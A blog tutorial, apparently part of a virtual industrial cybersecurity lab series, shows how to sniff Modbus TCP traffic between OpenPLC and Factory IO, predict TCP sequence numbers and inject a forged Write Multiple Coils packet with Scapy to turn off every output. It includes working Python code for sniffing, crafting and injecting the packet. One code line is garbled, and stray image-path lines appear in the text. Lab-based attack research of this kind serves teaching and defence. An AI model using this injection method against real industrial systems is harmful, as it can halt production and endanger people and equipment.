Modbus TCP Packet Injection With Scapy

By Rodrigo Cantera 04/04/2021
Attacking the ICS, Virtual Industrial Cybersecurity Lab
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This post describes how to develop and implement a TCP sequence prediction attack to inject malicious Modbus TCP packets with Scapy as part of the Virtual Industrial Cybersecurity Laboratory.

+ Prerequirements (clik to extend)

Attack Design

The Cyber Kill Chain is usually defined as follows:

Cybersecurity Killchain

This scenario is considering that the attacker has already gained access to the industrial network, and for that reason, it is possible to jump directly to the "Actions on Objectives" without needing to go through every step on the chain.

The attack will be oriented to stop or heavily disturb the production line, and the most direct way to achieve that goal is to try and interact directly with the unit that controls the actuators (that is the RTU – Factory IO

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
Driver). With that in mind, the following attack plan is defined:

1. Sniff the communications between the RTU (FactoryIO) and the PLC (OpenPLC)
2. Use one of the sniffed messages (preferably the last message of the communication loop between FactoryIO and OpenPLC in order to have more time available to sniff, craft, and inject it) as a seed to predict the TCP sequence values
3. Generate packet that complies with the TCP sequence expected by Factory IO, but with a malicious data payload
4. Inject the packet



Attack design

Tool Preparation

Scapy is a Python library that offers multiple packet manipulation functionalities. It is available by default in Kali Linux distributions, so it will not be necessary to perform any additional installation. However, here is a link to the installation documentation in case a different

Part 4: Programming the Control Logic
- Virtual Industrial Cybersecurity Lab – Part 3: Simulating the Physical Process with Factory IO

Operative System is being used to simulate the attacker machine.

Additionally, it is recommended (but optional) to install an IDE that facilitates the scripting in python. Visual Studio Code (VS Code) is free and quite complete (link to download) and can be easily set up in Kali Linux.


Modbus TCP Packet Injection with Scapy

The first step is to create a Python script and import Scapy to access all the classes and functions that it provides. From that point, the objective will be to build every layer of the malitious packet one by one.

```
#############################################################################
#
#This module injects a "Write Multiple Coils" packet tailored for OpenPLC
#
#############################################################################

from scapy.all import *
```

Scapy Import

Before starting with the layer definition, it is necessary to know that Scapy offers two different functions to send packets: send() and sendp(). While sendp() sends layer 2 packets, send() forwards layer 3 packets and Scapy takes care of generating the proper configuration for layer 2. In this scenario send() will be used, so it will not be necessary to configure the Ethernet layer manually.




Comparison between Send() and Sendp() functions in Scapy

IP and TCP Layer Configuration

As it was previously discovered, messages between OpenPLC and FactoryIO are exchanged every 0.5ms approximately. That is a problem because sniffing, crafting, and injecting a packet can take longer than that.

In order to maximize the chances of success, we will exploit the time between communication loops (100 ms) to perform the injection.




Time	Source	Destination	Protocol	Length	Info
9.505031282	192.168.88.201	192.168.88.100	Modbus/TCP	66	Query: Trans: 19; Unit: 1, Func: 2: Read Discrete Inputs
9.505769685	192.168.88.100	192.168.88.201	Modbus/TCP	64	Response: Trans: 19; Unit: 1, Func: 2: Read Discrete Inputs
9.506009286	192.168.88.201	192.168.88.100	TCP	60	53660 → 502 [ACK] Seq=247 Ack=209 Win=64256 Len=0
9.506009403	192.168.88.201	192.168.88.100	Modbus/TCP	68	Query: Trans: 20; Unit: 1, Func: 15: Write Multiple Coils
9.507777976	192.168.88.100	192.168.88.201	Modbus/TCP	66	Response: Trans: 20; Unit: 1, Func: 15: Write Multiple Coils
9.507935983	192.168.88.201	192.168.88.100	TCP	60	53660 → 502 [ACK] Seq=261 Ack=221 Win=64256 Len=0
9.608328758	192.168.88.201	192.168.88.100	Modbus/TCP	66	Query: Trans: 21; Unit: 1, Func: 2: Read Discrete Inputs
9.609347291	192.168.88.100	192.168.88.201	Modbus/TCP	64	Response: Trans: 21; Unit: 1, Func: 2: Read Discrete Inputs
9.609661014	192.168.88.201	192.168.88.100	TCP	60	53660 → 502 [ACK] Seq=273 Ack=231 Win=64256 Len=0
9.609785659	192.168.88.201	192.168.88.100	Modbus/TCP	68	Query: Trans: 22; Unit: 1, Func: 15: Write Multiple Coils
9.611233891	192.168.88.100	192.168.88.201	Modbus/TCP	66	Response: Trans: 22; Unit: 1, Func: 15: Write Multiple Coils
9.611617320	192.168.88.201	192.168.88.100	TCP	60	53660 → 502 [ACK] Seq=287 Ack=243 Win=64256 Len=0

Red: time between messages during a single iteration of OpenPLC's communication loop // Green: time between different OpenPLC's communication loops

It is also known that:

- The penultimate message of every communication loop is a "Write Coils" query, followed by a final ACK from OpenPCL to FactoryIO

- Every “Write Coils” query has a fixed part in the Modbus layer and, a variable part that corresponds with the desired target state for the outputs



Top: Modbus TCP packet captured with Wireshark // Bottom Left: Modbus TCP packet (with Raw Layer) sniffed with Scapy // Bottom Right: not Modbus TCP packet (without Raw Layer) sniffed with Scapy
Green: fixed part that identifies a ” Write Coils” function // Red: variable part containing the desired target state for the outputs in the “Write Coils” function

With the above-mentioned points in mind, the following logic is implemented in order to capture the last packet of the communication loop:

1. 4 consecutive messages will be captured (it is recommended to capture twice as many messages as needed -in this case, 2 messages are needed: Query, and ACK – in order to prevent aliasing) using the sniff() function with the following filters:
   - The packet has a TCP layer
   - The packet destination is FactoryIO’s IP

2. The penultimate message is checked for the presence of the following traits:
    1. Has a “Raw” layer, which is present in all Modbus packets captured with Scapy. This is done to prevent errors opening a non existent layer on the next checkpoint
    2. The “Raw” Layer contains the string: “x0f\x00\x00\x00\x05\x01”
3. If both conditions are met, then the captured messages correspond with the ones expected for the end of the communication loop and will be used as seed for the attack
4. Otherwise, the loop starts again and 4 more packets are captured

```
flag=1
while flag:
    OPENPLC_FRAMES = sniff(iface=your_iface, count=4,
            and x[IP].dst == victim_ip)
    OPENPLC_WRITE_COILS_QUERY= OPENPLC_FRAMES[2] #takes the last modbus query of the cycle
    OPENPLC_WRITE_COILS_ACK= OPENPLC_FRAMES[3] #takes the last ack of the cycle (vector is size 4 but ends in 3 because starts at 0)

    try: #If there is no raw layer (in the case of ACK messages, it will fail, so we need to catch the exception)
        if "x0f\\x00\\x00\\x00\\x05\\x01" in str(OPENPLC_WRITE_COILS_QUERY[Raw].load):
            print("--------------------------- END OF COMMUNICATION LOOP (WRITE MULTIPLE COILS) DETECTED")
            flag=0
    except:
        flag=1
```

Packet sniff with Scapy

As the seed has a length of 0, it will not be necessary to increment the ACK and SEQ values, so by now all of the necessary information to create the IP and TCP layers is available and can be translated to code:


```
print("---------------------------- CRAFTING PACKET")
tcpdata = {#Vector to store the sniffed values from the last ACK
    'src': OPENPLC_WRITE_COILS_ACK[IP].src,
    'dst': OPENPLC_WRITE_COILS_ACK[IP].dst,
    'sport': OPENPLC_WRITE_COILS_ACK[TCP].sport,
    'dport': OPENPLC_WRITE_COILS_ACK[TCP].dport,
    'seq': OPENPLC_WRITE_COILS_ACK[TCP].seq,
    'ack': OPENPLC_WRITE_COILS_ACK[TCP].ack,
    'wnd': OPENPLC_WRITE_COILS_ACK[TCP].window,
    }

PAYLOAD = IP(src=tcpdata['src'], dst=tcpdata['dst']) / \
            TCP(sport=tcpdata['sport'], dport=tcpdata['dport'],
            flags="PA", window=tcpdata['wnd'], seq=tcpdata['seq'], ack=tcpdata['ack'])
```

IP and TCP layer configuration with Scapy

Modbus TCP and Modbus Layer Implementation and Configuration

Scapy natively supports many different protocols, but it is not the case of ModbusTCP. However, this is not an issue because the library has all the necessary tools and functions in order to implement new protocols from scratch.

The Wireshark capture shows 2 different layers: Modbus and Modbus TCP, so we will try to replicate this same structure by creating 2 different new classes that will correspond with each of the layers (this is not strictly necessary and could potentially be done in the same layer but it will help for the malicious packet to be as similar as possible to a real one).




Dark Background: Modbus TCP and Modbus layer implementation with Scapy // Clear Background: extract from a ModbusTCP frame taken with Wireshark

Each of the classes will have a set of fields defined following the same structure that can be seen in all Modbus TCP Write Coils" functions:

- ModbusTCP
  - Transaction Identifier
  - Protocol Identifier
  - Length
  - Unit Identifier
- Modbus
  - Function Code
  - Reference Number

- Bit Cout
- Byte Count
- Data: target state of the outputs. In this case, a "0" will be used in order to turn off all of them

Scapy offers different data types when defining the field of a new protocol. In order to identify which type assign to each field, it is possible to click on each one of the fields of a similar packet in Wireshark and check the set of numbers that are highlighted on the Hexadecimal representation. Fields that highlight 2 sets of 2 numbers will be assigned to ShortField (2-byte integer), while fields that highlight 1 set of 2 numbers will be assigned to ByteField (1-byte integer), as can be seen in the picture below:



ShortField (2-byte integer) and ByteField (1-byte integer) type identification with Wireshark

Packet Injection


The only remaining step is to concatenate every layer inside the same packet using the "/" operator and program the injection using the send() function.

```
PAYLOAD = PAYLOAD/ModbusTCP()/Modbus()

print("---------------------------- INJECTING PACKET")
send(PAYLOAD, verbose=0, iface=your_iface)  #Do not confuse with sendp (layer 2)

print("---------------------------- PACKET INJECTED")
PAYLOAD.display()
```

Adding ModbusTCP and Modbus layers to the payload, and packet injection


Results

At this point, everything is ready to execute the script and test the results of the attack:



00:00 00:29


Additionally, it is convenient to monitor the attack with Wireshark in parallel in order to test that the abnormal behavior was not a coincidence:



FactoryIO's response to the injected packet

With this capture, it is possible to verify that a packet with the Modbus Transaction Identifier 1337 was present in the network, and that it was responded from FactoryIO confirming that the query has been executed correctly. From this information, it is possible to say that FactoryIO is not validating transaction Identifier Sequences, and thus this number is not relevant but if there was any kind of validation being performed over this number it could be easily spoofed using the same sniffing techniques used to predict the TCP sequence.

It is also interesting to see how the next legitimate packet coming from OpenPLC is marked as invalid (as the TCP sequence values were already used by the malicious packet), which triggers a full reset of the TCP session between OpenPLC and FactoryIO.



Left: injected packet with the predicted TCP sequence values // Right: legitimate packet using the predicted value is marked as invalid (as values were already used)

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